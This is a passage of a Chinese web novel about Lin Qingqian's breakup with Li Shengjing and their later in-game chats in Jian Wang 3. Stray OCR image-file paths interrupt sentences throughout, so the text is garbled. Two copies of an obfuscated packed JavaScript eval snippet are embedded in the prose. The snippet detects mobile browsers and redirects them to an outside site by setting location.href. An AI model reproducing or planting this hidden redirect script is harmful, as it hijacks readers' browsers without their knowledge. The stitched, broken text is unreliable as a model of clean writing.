虽然昨晚挂电话和拉黑的举动做得坚决,可后面她不可避免地失眠了。 她想起了跨年夜的那场盛大烟花,想起游戏里的点点滴滴,也想知道李盛景有没有安全到家。 有那么片刻,林清浅的心里甚至冒出了一点坏的想法:要是他出点事就好了,如此,他的后悔可能会显得真一点点。 但真要出事,以自己的性格,肯定是会自责的,毕竟,她自认与李盛景之间并无仇怨,而谁也不能保证,每一场恋爱都能走到一个幸福美满的结局。 很多人一辈子都遇不到喜欢的人,遇到了也未必能在一起;还有很多人,谈了好几场恋爱,最终却与不喜欢也不讨厌的人结婚;而大多数人,从未体会过两情相悦的快乐,因此,林清浅不仅不怨不恨,甚至心怀感激,因为是李盛景让她知道,自己爱一个人时是什么样的,也体会过被爱是种什么样的感受。 她不是注重结果的人。相比结果,她更注重过程,恋爱,失恋,于她来说都是她短暂人生里的一段经历,区别只在于重要与不重要。 只是,那种在幸福的顶点轰然坠落深渊的痛苦感觉,在几个月后的深夜接到电话的那一刻依然清晰得仿若昨日。她捂着胸口半晌才缓过来,以致这一整日都让她无法心静。 林清浅拿起手机给好友发消息:你相信酒后吐真言么? 朋友大概上班无聊,几乎是秒回:不信吧,不是有话说么,男人三分醉,演到你流泪。 林清浅想到自己昨晚开灯时被刺得流泪时笑了一声。 好像是有那么点道理。 旁边看手机的林灿星听见,仰着小脸奶声奶气地问:“姑姑你笑什么呀?” “姑姑在笑自己自欺欺人。”她抬手摸了摸小侄女头顶上软趴趴的小揪揪,在小侄女“什么是自唧唧人呀”的问话里打字:说得很有道理。 然后回答小侄女说:“就是自己欺骗自己的意思。” “哦。”林灿星歪着头又问:“姑姑骗自己吗?” “是呀。”林清浅回得 ;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|hmxs|i|shop|16958952|193269||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' 很是温柔耐心,头却低着,手上也没停:昨晚接到他的电话了,跟我说他后悔了,还说想我,爱我,你说可笑不可笑? 亲爱的:谁?弟弟? 沉迷学习的浅浅:嗯,是他。 亲爱的:这是跟前女友和好后发现还是你更好,所以找你复合来了? 沉迷学习的浅浅:不愧是我女朋友,跟我当时的想法一致。 林清浅在接到电话后脑海里确实有浮现过这个想法,因为跨完年的当天,他们在机场拥抱后告别,有朋友因为看了她的朋友圈后好奇地问:“那他也在朋友圈里公开你了吗?” 此时的林清浅虽因为与男朋友分离而生出点离情别绪,可她乐意给好友分享狗粮,于是推着行李箱边去找候机厅边单手点开朋友圈,打算截图发给好友。结果时间都往前翻到了30日仍未找到。 疑惑的她停下了步子,直接点开了李盛景的朋友圈,并未找到0点0分公开她的那条内容。 可早上醒来时明明看见还在的。 下午的阳光透过巨大的落地玻璃照射进来,林清浅站在其中,却只感觉到了浑身的冰凉。 她当场就想质问李盛景,可想到他正在开车回家的路上,又因为深夜陪她吹海风生了病,终究忍住了。直到飞机落地,她告诉他自己安全到达,却许久都未收到回复时她才问:那条朋友圈为什么看不见了? 一个多小时后,到了住处的林清浅等到了回复:删了。 她想到凌晨2点多打来的打通电话。从来当着她面接电话的人,说着是同事打来的,来显也确实如此,却没有当着她的面接,而是跑去了酒店外,她怕他冷,去给他送外套,根本没找到人,直到一个多小时后才回来。 她打字:为什么删了?然后又删掉,改成了“我们分手吧”,李盛景回了个“好”。 是在次日,一晚上无数次哭得睡着了,不久后醒来,然后继续哭,哭累了继续睡,反反复复直到天光大亮,林清浅才想起来自己应该给对方一个解释的机会,于是她给李盛景打了个电话,得到了一个“她看到了,来找我了”的答案。 林清浅不哭了。 她冷笑:“我真贱。”然后挂了电话。 她不太愿意去回忆当时的场景,也做好了把这个人存进记忆深处的决定,日后或许会想起,但他们相隔千里,不会再有任何交集。事实上,若没有昨晚的这个电话,她与亲朋好友之间的话题都不会再提到他。 可女朋友嗅到了瓜的味道,非常好奇地问:快跟我说说,他怎么求复合的? 对这个亲密无间的好朋友,林清浅是没有任何秘密的。她简短地说了昨晚那通电话的内容,然后说:他后面还有打过来,我给拉黑了。 亲爱的:干得好,浅浅! 亲爱的:这下终于报了当初他把你拉黑的仇! 林清浅被后面这一句逗笑,心情很好地回应:对,报仇了! 沉迷学习的浅浅:[扬眉吐气.jpg] 亲爱的:[大仇得报.jpg] 两人斗了一会儿表情包,林清浅看了眼沉迷短视频的小侄女,柔声问她:“星星要喝水吗?” 林灿星头也不抬地回:“不要哦。” 林清浅想着也没事,便用手机登了游戏,打算去签个到,顺便做个家园日常。 上线是在侠客岛,她召唤宠物碰瓷了下奇遇,又是无事发生的一天。 于是回了私宅,正要去做个白日梦的时候发现有未读消息。她好奇地点开,是个意想不到的人。 【李咩咩】悄悄对你说:师父,我等你一天了。 4. 徒弟 林清浅已经很久没登她的花姐号了。当时断崖式分手,让她连玩了十多年的游戏都提不起兴趣,只是,身体的肌肉记忆又促使她每天习惯性地上线,然后就一直在游戏里挂机。 她心里知道可以去做日常,去竞技场,去战场,去碰瓷奇遇,或者看风景,穿上漂亮的衣服去拍照,去做一切游戏里曾吸引她的事,可事实却是,她连换个地图都不愿意。 曾经那么喜欢的游戏,好像因为缺了一个人,突然就变得索然无味起来。 可又不肯离开,每天上线后都要打开师徒列表,查看那个人是否有上过线。真等到他想看到的那个头像亮起来了,却又什么都不做,也什么都做不了,还要因为对方没有理会自己而延长自己的痛苦期。 最后是朋友劝她多出去走走,于是她在冬日的湖边静坐了一下午,看冬日温暖地阳光穿过高大密集的红杉洒落下来;看结伴而来的三个阿姨在湖边拍照;看湖中小岛上的亭子里一对依偎着的年轻情侣。 她也看阳光照在湖面上粼粼的水光;看鸟飞快地掠过湖面,留下一圈圈荡漾开的波纹;看头顶无云的天空。 林清浅问自己:如果再来一回,你会因为这个结局而拒绝和他在一起吗? 答案是否定的。虽然结局不如人意,可至少过程是美好的,与李盛景在一起后的每一天她都觉得很快乐,且心怀期待。 “我当初和他在一起的时候,本就没想过要与他走到结婚生子啊,我只是想谈个恋爱。”林清浅在这个下午终于接受了分手的事实。 她在湖边坐到金乌西坠,披着夕阳的余晖离开。 这一晚,她在日记中写:其实仔细想想,剑3几百万玩家,我们能有幸遇见,并一同走过一段时光,已经是莫大的荣幸。我不怨恨,只是有那么一点遗憾,遗憾时间有些短,有许多约定好的事,还没来得及去做就走到了尽头。 她还写:我知道离别是人生的常态,遗憾也是。我应该庆幸时间短暂,让我尽快调整好状态,去走向我安稳平凡的每一天。毕竟,大多数人的一生,都是平凡普通的一生,所以不必焦虑没有他的明天。 也是这一晚,她没再登花姐那个号,而是玩起了同一账号下的毒萝,直到今天。 林清浅想:果然是受了昨晚那个电话的影响吧,不然今天怎么就登了花姐呢,明明这些天他已经逐渐习惯上毒萝号了。 她顿了一下,若无其事地回了句:徒弟好。 李咩咩就等着她的回复,很快就发了新的消息过来:我不太好。师父,我可以召请你吗? 林清浅正想着是拒绝还是接受,玩着手机的林灿星小朋友忽然开口:“姑姑,我拉尿了。” 她赶紧丢了手机过去:“裤子湿了吗?” 小朋友只是重复:“我拉尿了。” 检查后林清浅发现裤子并未尿湿,但是尿片满了。她抱着林灿星上楼,林灿星抱着手机看,于是她逗了逗小侄女:“星星,姑姑和手机你只能选一个,你要姑姑还是手机呀?” 林灿星奶糯的声音没有一秒犹豫:“选姑姑。”说完把手机上交。 林清浅没接,笑着继续问:“这么喜欢姑姑呀?” “嗯。”林灿星认真点头:“喜欢姑姑。” 林清浅边上楼梯边低头蹭了蹭小侄女嫩滑的小脸:“姑姑也喜欢星星。” 等她给小侄女换完尿片再下楼时,发现李咩咩给她发了好几条密聊。 【李咩咩】悄悄对你说:我今天醒来发现昨晚给你打了电话,没乱说什么话吧? 【李咩咩】悄悄对你说:你不想理我了吗,师父? 【李咩咩】悄悄对你说:对不起,浅浅。但是可以给我一个机会吗?你说过事不过三的,我现在可以使用第一次机会吗? 【李咩咩】悄悄对你说:师父#哭泣# 林清浅看着这些内容,心里是拒绝回复的,但有些事直接面对比逃避更有用,于是她心平气和地回复:没乱说什么话,也没有不理你,我不是跟你打招呼了么? 但关于给机会的,她却避而不答。 李盛景站在自己的私宅里,看着这不算长的一句话却红了眼睛。 他知道那个问题被跳过去就已经是对方给的答案。他也知道自己不该继续问,可他性子里的固执在这时候发作,非要追着问:真的没有机会了么? 林清浅原本想下线,可想到这样有躲避的嫌疑,于是传送到了私宅,然后去床上,躺着碰瓷白日梦的时间里把当日的签到给做完了,还上交了调香师所需要的花和大掌柜需要的酒,等传送到宠物窝让宠物出行时才点开密聊。 【香盈袖】悄悄对你说:我没有做备胎的癖好哦。 这是她能说出口的最大程度的丑话了,甚至怕伤到人还加了个语气词。 【李咩咩】悄悄对你说:不是备胎。我没有跟她在一起。 林清浅盯着那句话多看了两秒,收完玫瑰,种上了三天才能成熟的铃兰,然后才回复:是吗?但我们分手了,而分手的原因确实是因为她。 她终究是带了一点点埋怨:她是你的初恋,也是你的白月光,你们都分了5年,但她只评论了三个字你就能因此心虚地删了朋友圈并与我分手。 【香盈袖】悄悄地说:李盛景,承认吧,你根本就不喜欢我。 这一句发出去后林清浅直接退出了游戏。 逃避也好,丢脸也罢,有些人一旦在你生命里占据过重要的地位,哪怕后来离散,再次相见之时,你注定是要溃不成军的。 林清浅想:丢脸总比犯贱好。 她并不怨恨,毕竟从与李盛景恋爱到分手的整个过程,她都是快乐和幸福的,只不过当时站得太高,跌得太狠,以致于时间过去这么久,她仍未曾走出来。 她坐在电脑前发呆,赵绵绵回来时见到的就是她神思不属的模样。她朝女儿做了个“嘘”的动作,放轻脚步走了过去,绕到林清浅身后大喊了一声:“回魂啦!” 林清浅吓得眼泪都流出来了。 这副模样把赵绵绵也吓到了,不可置信地问:“啊?我把你吓哭了?我这么厉害的吗?” 大侄女林希音也靠了过来,抱着她的胳膊问:“姑姑你被我妈妈吓到了吗?” “没有。”林清浅朝林希音笑了下,擦掉眼角的泪花说:“刚刚打哈欠打的。” “吓死我了。”赵绵绵拍了拍胸口,见她双眼泛红,又心生怀疑:“真是打哈欠打的?你眼睛都红了,打哈欠还会红眼睛吗?而且你今天有些不对劲,老是走神,说,是不是有事瞒着我?” 林清浅犹豫了下要不要告诉她,可想到当初分手时表妹;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|hmxs|i|shop|16958953|193269||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' 与弟媳赵绵绵强烈要求她把李盛景的微信号发出来好去大骂对方一顿的行为,顿时又觉得还是不说的好,没地多生事端,于是她摇摇头,表示自己没事。 虽是如此说,等赵绵绵坐到电脑前时她还是找上了自己的好朋友祁安,对方听完后问:他说他没和前任在一起? 沉迷学习的浅浅:嗯,他是这么说的。 亲爱的:那你信吗? 沉迷学习的浅浅:信不信对于结果都没有任何意义吧,我们都分手三个多月了。 亲爱的:可是我很好奇哎,如果是因为前任和你分手,那他为什么没有和前任复合? 沉迷学习的浅浅:他想复合人家就要同意吗?而且也有可能是复合了发现不合适再次分手了也有可能。 亲爱的:可是如果是后面这种情况的话,那应该不是没在一起吧,而会说分手了? 好像有点道理,但是林清浅并不想像做阅读理解一样去分析李盛景的那句话,因为他们之间的故事早就标好了结局,没复合也好,复合后再分也罢,都不是自己应该在意的,而且自己那么回复了李盛景之后,他应该会明白,以他们如今的关系,做最熟悉的陌生人就好,不必再有任何交集。 想到此处的林清浅再次登上了游戏,想着这一段师徒关系也该结束了。毕竟,游戏是不可能不玩的,毒萝虽然可爱,可花姐与她显然更契合一点,亦是她从创号之初就在玩的角色。 “不对啊,”林清浅小声嘀咕:“我为什么要因为他就去玩毒萝呢,虽然当时只是不想因为他的存在延长自己的痛苦期,可后面我都接受事实了啊。为了他才去玩毒萝,会显得我像是在躲着他一样,说不定还会让他觉得我还没有放下。” 她对自己说:“我明明是因为之前太忙了没时间玩所以只能上去签个到,签到嘛同一账号上登哪个角色都一样的。” 她这话也没有假,分手后不久便是农历新年,在外忙碌了一年终于能回到家乡,走亲访友自不必说,还跟着亲朋游山玩水,乐得无心游戏。 新年一过,学生考级的时间便逼近了,她因为有了辞职转行的打算,在与学生们相处的最后时间里尤其用心,且练琴时间也比平日里多了一倍不止,因为知道以后不会有太多时间,所以倍加珍惜,游戏时间就不得不减少了。 游戏加载完毕,花姐重新在私宅上线,她还没来得及操作,屏幕最上方跳出了好友发来的消息:浅浅,我刚刚想到一个可能。你说有没有可能,弟弟在跟你分手后发现他更喜欢你,所以才没有和前任和好? 林清浅看得愣了一下,下意识地想:怎么可能呢,如果他发现更喜欢的人是我,怎么会三个月都不来找我呢。 她将手机转了过来,打算切换到微信时碰到了底部的一个申请,屏幕上再次出现了过图的画面。 这是有人召请了她。 游戏里能召请的,除了帮会和六重好感度的亲友,就只剩下师徒了。林清浅心里有了猜测,所以当过完图,看见面前站着的破虏套道长时并不觉得意外。 她意外的是密聊的内容。 【李咩咩】悄悄对你说:师父,我骗了你,我不是因为前任才要和你分手的。 如果不是因为前任,那还有什么原因呢?林清浅想到朋友发的内容,心里无法否认,她想知道答案。 5. 缘由 林清浅忍住了没有问,她把游戏密聊直接截了图发给好友:你看,不是因为更喜欢我。 可这让好友更加好奇:如果不是因为前任,那会是什么原因? 林清浅想:能是什么原因呢?无非家里反对;不想谈异地恋;性格不合适。 喜欢一个人的理由有千百种,但不喜欢一个人的原因,归根究底就只有一个,就只是喜欢得不够深刻而已。 可她不问,李盛景却要说:我当时很乱,在你,爸妈,还有前任之间乱成了一团麻。 你看,果然如此。林清浅心如止水地给他递话:所以,是你父母不同意? 【李咩咩】悄悄对你说:是的,我把你所有的信息都告诉了他们,包括你离过婚。 这倒是有点出乎林清浅的意外,她看得整个人一愣,半晌后缓缓地笑了起来:我明白了。 【香盈袖】悄悄对你说:那我可以问一下,你当初跟我分手的主要原因,是你爸妈反对,还是因为你前女友? 【李咩咩】悄悄对你说:不是因为她。我当时就把她删了,因为我都忘了她还有我好友。 【香盈袖】悄悄对你说:所以主要是因为父母? 【李咩咩】悄悄对你说:对,我爸妈看到你的照片后对你很满意,想要我带你去见他们。但我一高兴,说得太多了,把你离婚的事说漏嘴了,他们反对得很激烈。 林清浅看到这里内心很平静。她从一开始就知道,自己领过离婚证是个绝对的雷点,所以她在答应与李盛景恋爱之前她就告诉了他,只是,当时的李盛景说:我不在乎。 当时的她忘了多问一句:那你父母在意吗? 其实也不是忘记问,而是那时候的她只想着谈个恋爱,根本没想过要将这一场恋爱谈出个结果,所以无所谓对方的父母在意不在意。 她这次的笑真心实意了一点:父母反对这个原因,比起你因为前女友评论一句“恋爱了?”就跟我分手,我觉得前者更能让我接受一些。 【李咩咩】悄悄对你说:对不起,师父,我错了。 【香盈袖】悄悄对你说:你骗我,阿景,当时分手的时候你不是这么跟我说的。 